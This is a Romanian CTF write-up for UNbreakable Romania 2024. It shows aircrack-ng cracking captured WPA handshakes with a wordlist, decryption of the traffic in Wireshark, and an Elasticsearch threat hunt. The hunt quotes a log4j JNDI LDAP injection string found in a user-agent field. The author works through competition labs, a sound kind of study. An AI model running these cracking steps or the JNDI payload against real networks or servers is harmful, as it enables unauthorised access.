UNbreakable Romania 2024

Write-ups pentru UNbreakable Romania 2024

Autor	Romas Stefan-Sebastian
Email	xx.shockoriginal.xx@gmail.com
Username pe CyberEDU	Username

Sumar

<wifiland>: <Network, Wireless>


Dovada obținerii flagului

< CTF{b67842d03eadce036c5506f2b7b7bd25aaab4d1f0ec4b4f490f0cb19ccd45c70} >


Sumar

<aflam parola cu aircrack si rockyou, decodam pachetele in wireshark cu parola primita si o sa gasim niste pachete ARP cu cele 2 ip-uri cerute de scriptul dat>

Dovada rezolvării



```
Opening wifiland.cap
Read 4594 packets.

   #  BSSID              ESSID                     Encryption

   1  02:00:00:00:00:00  BitSentinelRulez          Unknown
   2  02:00:00:00:05:00  wifiland                  WPA (1 handshake)

Index number of target network ? 2

Reading packets, please wait...
Opening wifiland.cap
Read 4594 packets.

1 potential targets



                               Aircrack-ng 1.7

      [00:00:00] 34/14344392 keys tested (149.64 k/s)

      Time left: 1 day, 2 hours, 37 minutes, 38 seconds          0.00%

                           KEY FOUND! [ 12345678 ]


      Master Key     : 7F 76 94 BD AC D9 1E 94 22 2F 00 BD 49 CD 4D DA
                       8B 0C 31 16 D5 28 A4 BC C8 3F 8A 40 AE 78 D7 A5

      Transient Key  : A4 5F 81 15 9C 73 0A 01 2F C4 AC B4 56 18 A3 F4
                       29 25 E4 42 3D AE DB 8E 6E BD 14 44 E5 EB 90 E2
                       5D 59 F8 3C D0 D0 01 10 12 97 D2 5C DA D8 D2 C3
                       61 99 BD DF AD E4 16 26 F0 2F 75 56 F7 00 00 00

      EAPOL HMAC     : A6 01 F2 FA 2C BE BB F7 BC CF 3A 2D 83 A2 44 29


┌──(root㉿kali)-[/home/xxsho/Desktop]
└─# 
```


MegaKali - VMware Workstation
File Edit View VM Tabs Help
MegaKali
wifiland.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Wireshark · Preferences
IEC 60870-5-..
IEC 60870-5-..
IEEE 802.11
IEEE 802.15.4
IEEE 802.1AH
IEEE1722
iFCP
ILP
WEP and WPA Decryption Keys
/home/xxsho/.config/wireshark/80211_keys
OK
Copy from
Cancel
Help
Cancel
Help
Frame (102 bytes)
Decrypted CCMP data (36 bytes)
CPU usage: 0.5%
11:53 PM
3/24/2024

```
No.  Time       Source             Destination        Protoco  Length Info
1338 63.117406  02:00:00:00:13:00  02:00:00:00:05:00  EAPOL     157 Key (Message 4 of 4)
1337 63.117275  02:00:00:00:05:00  02:00:00:00:13:00  EAPOL     213 Key (Message 3 of 4)
1336 63.117157  02:00:00:00:13:00  02:00:00:00:05:00  EAPOL     179 Key (Message 2 of 4)
1335 63.116823  02:00:00:00:05:00  02:00:00:00:13:00  EAPOL     157 Key (Message 1 of 4)
4594 207.668669 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4593 207.668668 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4552 205.620687 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4551 205.620686 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4530 204.596530 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4529 204.596529 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4508 203.589226 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4507 203.589225 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4444 200.436615 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4443 200.436614 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4422 199.412634 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4421 199.412633 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4400 198.388929 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4399 198.388928 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4183 189.684604 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4182 189.684603 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4104 187.636646 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
4103 187.636645 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
3749 173.556647 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
3748 173.556646 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
3727 172.532696 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
3726 172.532695 02:00:00:00:13:00  Broadcast          ARP       102 Who has 93.184.216.34? Tell 10.0.3.19
```

```
› Frame 4594: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
› Radiotap Header v0, Length 26
› 802.11 radio information
› IEEE 802.11 Data, Flags: .p....F.
› Logical-Link Control
⌄ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 02:00:00:00:13:00 (02:00:00:00:13:00)
    Sender IP address: 10.0.3.19
    Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
    Target IP address: 93.184.216.34
```

```
0000  00 00 1a 00 2f 48 00 00  dd c5 a3 1
0010  00 02 6c 09 a0 00 e2 00  00 00 08 4
0020  ff ff ff ff 02 00 00 00  05 00 02 0
0030  70 10 15 00 00 60 00 00  00 00 d7 1
0040  f0 cb dd 51 9d 1f 8d f7  46 e2 c1 c
0050  a3 6b bb a4 cb c3 77 ab  92 a8 29 c
0060  cd 93 e2 ae 49 b7
```

IEEE 802.11 wireless LAN

- ✓ Reassemble fragmented 802.11 datagrams
- □ Ignore vendor-specific HT elements
- ✓ Call subdissector for retransmitted 802.11 frames
- □ Assume packets have FCS

Key type	Key
wpa-pwd	12345678:wifiland

<wifibasic>: <Network, Wireless>


Dovada obținerii flagului

< CTF{73841584e4c011c940e91c76bf1c12a7a4850e4b3df0a27ba8a35388c316d468} >

Sumar

Aircrack-ng cu rockyou pe fisierul pcap si a 5a retea cu SSID TargetHiddenSSID pe care era un handshake si de acolo avem BSSID, ESSID si parola pe care le punem in script-ul primit.

Dovada rezolvării



```
└─# aircrack-ng -w /usr/share/wordlists/rockyou.txt wifibasic.cap
Reading packets, please wait ...
Opening wifibasic.cap
Read 968 packets.

   #  BSSID              ESSID                     Encryption

   1  02:00:00:00:00:00  BitSentinelRulez          WPA (1 handshake)
   2  02:00:00:00:01:00  Unbreakabl3               Unknown
   3  02:00:00:00:02:00  YetAnotherHacker          WPA (0 handshake)
   4  02:00:00:00:03:00  Unbreakable               Unknown
   5  02:00:00:00:04:00  TargetHiddenSSID          WPA (1 handshake)

Index number of target network ? 5

Reading packets, please wait ...
Opening wifibasic.cap
Read 968 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:01] 148/14344392 keys tested (145.54 k/s)

      Time left: 1 day, 3 hours, 22 minutes, 39 seconds          0.00%

                          KEY FOUND! [ tinkerbell ]


      Master Key     : 58 65 AF CE 4E 69 4C 14 DD 09 27 47 EB BD 45 EB
                       27 9A 75 79 9C D1 4D F5 AF B6 DE 01 4D C2 A8 97

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : C1 D1 C8 EC 42 1E 31 80 61 4C FF 7B 02 8F E4 19


┌──(root㉿kali)-[/home/xxsho/Desktop]
```

<something-happened>: <Threat hunting>


Dovada obținerii flagului

<log4j>
< 198.71.247.91>
<Mozilla>

Sumar


GET _cat/indeces, am gasit something_happened. GET something_happened/_search. Si gasim in pachete sender IP and target IP. Target fiind masina compromisa.
In kibana gasim pachete cu user-agent-ul
`${jndi:ldap://71ssmbjqg7ezpoqt8okre7gzu.canarytokens.com/a` Care reprezinta un atac de tip log4j.
Use_agent-ulr-ul folosit in general pentru marea majoritate a pachetelor este Mozilla.

Dovada rezolvării



```
GET _cat/indices
{
  "query": {
    "match_all": {}
  }
}
```

```
green  open .kibana-event-log-7.9.3-000002           kRRPb0ELS_e_JtfFJsGnKQ 1 0     1   0   5.5kb   5.5kb
green  open .apm-agent-configuration                 wsMfXDmFTIOlKxDLM02Vtg 1 0     0   0    208b    208b
green  open .kibana-event-log-7.9.3-000003           YsUV6AGnQbGuUZ8JXu9wKw 1 0     7   0  37.7kb  37.7kb
yellow open winlogbeat-7.9.3-2024.02.20-000003       48bIxicjRSlBAEhmJdwP4g 1 1     0   0    208b    208b
green  open .monitoring-es-7-2024.03.24              E6tD9QVHR3G_-Gj6paN6lw 1 0  1101 922   1.3mb   1.3mb
green  open .kibana_1                                GhELT9HeQX-nf6o27CwUHg 1 0   360  40  10.6mb  10.6mb
green  open .monitoring-kibana-7-2024.03.18          6zVv9vqBTpeTsHHbrYuigg 1 0   252   0 170.3kb 170.3kb
green  open .monitoring-es-7-2024.02.20              y_m5lOrTRbaYz-69SbFnVA 1 0  8040 192   4.6mb   4.6mb
yellow open winlogbeat-7.9.3-2022.02.08-000001       XWT3IrQ4TxeDM8Wxeom7uQ 1 1 56880   0  55.1mb  55.1mb
yellow open something-happened                      20-jCNl0RySoDg4f0SYpRg 1 1 80843   0  15.9mb  15.9mb
green  open .monitoring-kibana-7-2023.11.09          UgHWim7gS1e1go9tZXq_Ww 1 0   234   0  64.9kb  64.9kb
green  open .security-7                              UIzxHG1RStlvaEDJpq6ITw 1 0    43   0 118.4kb 118.4kb
green  open .monitoring-es-7-2022.02.10              TZzdFHgbTjK1mNC5hH3sHg 1 0   909   0 467.3kb 467.3kb
green  open .monitoring-kibana-7-2024.02.20          9IPM1XGbQ2-eDzDawHhLoQ 1 0   714   0 205.2kb 205.2kb
green  open .apm-custom-link                         56z6NMD7QlSfWOy2xQ_e4w 1 0     0   0    208b    208b
green  open .monitoring-es-7-2024.03.18              pPOdaaPXRjKSBFkQu17D6g 1 0  3729 364   2.5mb   2.5mb
green  open .kibana_task_manager_1                   IK0IlMq5RWqFeI8Iq19IPQ 1 0     6  36  97.1kb  97.1kb
yellow open winlogbeat-7.9.3-2023.11.09-000002       f8UX4ntwTAapD3UV2CLddw 1 1     0   0    208b    208b
green  open .monitoring-kibana-7-2024.03.24          K4fnUwSvRoyr4VHBmuqBPQ 1 0    64   0 152.5kb 152.5kb
green  open .monitoring-kibana-7-2022.02.10          nhVkIjf-TjGvPHMigGtwGA 1 0    30   0 104.3kb 104.3kb
green  open .monitoring-es-7-2023.11.09              0HuXk3jgQ0OrxAhiG9b63w 1 0  2207   0     1mb     1mb
green  open .async-search                            rDB7qTDyQ_SVnw_7yPd4zQ 1 0     1   3   1.2mb   1.2mb
```




```
GET something-happened/_search
{
  "size": 40,
  "query": {
    "match_all": {}
  }
}
```

```
{
  "took" : 3,
  "timed_out" : false,
  "_shards" : {
    "total" : 1,
    "successful" : 1,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : {
      "value" : 10000,
      "relation" : "gte"
    },
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "something-happened",
        "_type" : "_doc",
        "_id" : "SL1bUI48ig0uaqrHxYsP",
        "_score" : 1.0,
        "_source" : {
          "name" : "Ethernet",
          "timestamp" : "2021-12-15T23:35:00",
          "source_ip" : "128.14.134.170",
          "destination_ip" : "198.71.247.91",
          "source_port" : 57468,
          "destination_port" : 80,
          "source_mac" : "64:9e:f3:be:db:66",
          "destination_mac" : "00:16:3c:f1:fd:6d",
          "http_get_method" : null,
          "url" : null,
          "user_agent" : null,
          "protocols" : [
            "Ethernet",
            "IP",
            "TCP"
          ],
          "ip_protocols" : [
            "TCP",
            "TCP"
          ],
          "hosts" : [ ],
          "ethertype" : 2048,
          "tcp_flags" : [
            "SYN"
          ],
          "icmp_type" : null,
          "icmp_code" : null,
          "payload_data" : null,
          "vlan_tags" : [ ],
          "dns_transaction_id" : null,
          "dns_query" : null,
          "dns_answers" : [ ],
          "dns_authority" : [ ],
          "dns_additional" : [ ],
          "url_path" : null,
          "api_call" : null,
          "api_response" : null,
          "referer_url" : null,
          "username" : null,
```

Battery saver

Battery saver is on
Consider plugging in your device.


UNbreakable Ro
CyberEDU Comp
UNbreakable Ro
Discover - Elastic
Write-ups for UN
Template Solutio
jndi log4j - Căuta
ChatGPT
GitHub - dedaloz
Detect File Type
Settings
Not secure
34.107.126.69:32420/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-6y,to:now))&_a=(columns:!(user_agent),filters:!(('$state':(store:appState),exists:(field:user_agent),meta:(alias:!n,disabled:!f,indexe197c570-
D
Discover

```
Dec 20, 2021 @ 18:06:49.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:48.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:48.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:48.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:47.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:47.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:46.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:46.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:46.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Dec 20, 2021 @ 18:06:45.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
